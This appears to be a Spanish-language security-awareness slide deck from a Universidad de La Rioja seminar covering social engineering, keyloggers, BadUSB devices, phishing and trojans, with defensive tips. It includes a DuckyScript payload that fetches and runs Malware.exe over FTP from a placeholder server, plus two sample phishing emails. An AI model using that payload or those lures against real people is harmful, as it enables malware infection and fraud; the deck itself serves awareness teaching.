



SPECTRE



MELTDOWN


LICENCE  
TO HACK



UNIVERSIDAD  
DE LA RIOJA

Félix Lanás Mangado

# INTERNET ES MARAVILLOSO



SIGNAVIO





# Conocer al enemigo



# Hacking Social



- En cualquier sistema:  
"los usuarios son el eslabón débil"
- ¿Cuál es el nombre de mi perro?



# Hacking Social



- Lanzamiento de USB



# ROBO CUENTA GMAIL

- Cuidado con la previsualización notificaciones
- Tener el sistema operativo actualizado

# KEYLOGGER



- Registrar las pulsaciones que se realizan en el teclado
- Fichero o Internet





# KEYLOGGER



# KEYLOGGER

- Tener el sistema operativo actualizado
- Tener un antivirus
- Buenas prácticas en internet
- ¡Cuidado! ¿Es seguro el ordenador donde metes credenciales?

# DUCKY USB



- ES UN TECLADO
- BUFFER DE TECLAS
- INDETECTABLE ANTIVIRUS

50€



# DUCKY USB



- BAD USB
- FLASHER FIRMWARE  
MICROCONTROLADOR USB



```
GUI r
DELAY 200
STRING cmd
ENTER
DELAY 600
STRING cd %USERPROFILE%
ENTER
STRING ftp -i SERVER ENTER
DELAY 800
STRING USERNAME
ENTER
STRING PASSWORD
ENTER
STRING GET Malware.exe
ENTER
DELAY 3000
STRING quit
ENTER
STRING Malware.exe
ENTER
DELAY 3000
ALT F4
```

# BAD USB

- Bloquear el equipo siempre que no se esté delante
- Andar con ojo

# PHISHING



- Suplantación de identidad
- Persona o empresa de confianza en una aparente comunicación oficial electrónica



## Notificación de Impuestos

---

Después de los cálculos del último informe anual de su actividad fiscal hemos determinado que usted es elegible para recibir un reembolso de impuestos de 186.80 euros.

Por favor, envíe la solicitud de reembolso de impuestos y nos permiten 3 días para procesarla.

Para acceder al formulario para su reembolso de impuestos, haga [clic aquí](#)

Un reembolso se puede retrasar para una variedad de razones. Por ejemplo, la presentación de los registros inválidos o aplicándose después del plazo.





Correos españa [redacted]@bradfordskips.com>

Carta Certificada CD 61278791640



Su paquete ha llegado a 30 de agosto de 2016. Courier no pudo entregar una carta certificada a usted. Imprima la información de envío y mostrarla en la oficina de correos para recibir la carta certificada.



CD 61278791640

[Descargar información sobre su envío](#)

Si la carta certificada no se recibe dentro de los 30 días laborables Correos tendrá derecho a reclamar una indemnización a usted para él está manteniendo en la cantidad de 9,79 euros por cada día de cumplir. Usted puede encontrar la información sobre el procedimiento y las condiciones de la carta de mantener en la oficina más cercana. Este es un mensaje generado


# PHISING

- Tener un antivirus
- Aplicar el sentido común
- Estar alerta

# TROYANO



- Aparentemente legítimo
- Brinda al atacante acceso remoto al equipo infectado



# TROYANO

- Tener el sistema operativo actualizado
- Tener un antivirus
- Buenas prácticas en internet
- Tapar webcam

# INTERNET ES MARAVILLOSO



Pero es como ir por la calle o viajar:

Hay que **tomar precauciones** y actuar con  
**sentido común**

# SIGUIENTE SEMINARIO



- Fallo en el diseño de todos los procesadores
- Afecta a todos los sistemas operativos

# ¡GRACIAS!



UNIVERSIDAD  
DE LA RIOJA

Félix Lanas Mangado



[felix.lanas@gmail.com](mailto:felix.lanas@gmail.com)



[@felixlanas](https://twitter.com/felixlanas)



[es.linkedin.com/in/felixlanas](https://es.linkedin.com/in/felixlanas)